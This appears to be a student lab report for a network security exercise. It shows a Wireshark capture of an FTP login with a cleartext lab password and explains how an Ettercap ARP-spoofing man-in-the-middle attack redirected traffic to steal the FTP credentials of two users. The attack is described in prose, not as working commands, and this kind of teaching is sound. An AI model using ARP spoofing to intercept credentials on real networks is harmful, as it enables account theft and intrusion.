▸ Ethernet II, Src: Microsof_38:01:2c (00:15:5d:38:01:2c), Dst: Microsof_38:01:2b (00:15:5d:38:01:2b)
▸ Internet Protocol Version 4, Src: 10.10.10.2, Dst: 10.10.10.1
▸ Transmission Control Protocol, Src Port: 35580, Dst Port: 21, Seq: 12, Ack: 55, Len: 16
▾ File Transfer Protocol (FTP)
  ▾ PASS Start123!\r\n
      Request command: PASS
      Request arg: Start123!
  [Current working directory: ]
```

```
0000  00 15 5d 38 01 2b 00 15  5d 38 01 2c 08 00 45 10   ··]8·+·· ]8·,··E·
0010  00 44 8f b3 40 00 40 06  82 da 0a 0a 0a 02 0a 0a   ·D··@·@· ········
0020  0a 01 8a fc 00 15 d0 2d  ca dd 3a 6f 42 90 80 18   ·······- ··:oB···
0030  40 00 68 a5 00 00 01 01  08 0a e9 c0 6a d8 ff 7a   @·h····· ····j··z
         d 50 41 53 53 20 53  74 61 72 74 31 32 33 21   ··PASS S tart123!
         a                                               ··
```

File Transfer Protocol (FTP): Protocol   Packets: 589 · Displayed: 7 (1.2%)   Profile: Default

Interception of FTP credentials

Questions:
Question 8: What happened in task 5 (what effect did the attacker achieve)?
Question 9: How did the attacker achieve this effect? Explain and justify your answer using the captured ARP traffic and the contents of the hosts' ARP tables.

Question 8: What happened in task 5 (what effect did the attacker achieve)?

In task 5, the attacker gained access to the credentials of users attempting to log into the FTP server. By performing a Man-In-The-Middle (MITM) attack using Ettercap, the attacker was able to intercept the login credentials (username and password) when attempting to connect to the FTP server. As a result, the attacker was able to obtain information to later authenticate to the FTP server as users *alek* i *beata*.

Question 9: How did the attacker achieve this effect? Explain and justify your answer using the captured ARP traffic and the contents of the hosts' ARP tables.

The attacker achieved this effect by performing a Man-In-The-Middle (MITM) attack using Ettercap. The attack consisted of injecting fake entries into the ARP tables of machines A and B to redirect network traffic through the attacking machine (machine C). In this way, all data, including user credentials (username and password), were sent through machine C, which was able to intercept them.

The intercepted ARP traffic showed that the attacker had introduced false MAC and IP address bindings, allowing traffic between machines A and B to be routed through machine C. As a result, the attacker was able to track and intercept login credentials that were transmitted in unencrypted form, allowing him to obtain user passwords.

The ARP tables on machines A and B were modified and the corresponding entries pointed to the MAC address of machine C, so that all communication was redirected by the attacker. The contents of the ARP tables on machines A and B (could be checked using the command `arp -n`) contained the MAC addresses of machine C instead of the real MAC addresses of machines A and B, indicating that a successful MITM attack had been carried out.

In addition, the captured data (e.g. in Wireshark) contained a username and password that could be used by the attacker to gain access to the FTP server. Such data interception is possible because the FTP protocol transmits data in unencrypted form, which makes it vulnerable to MITM attacks.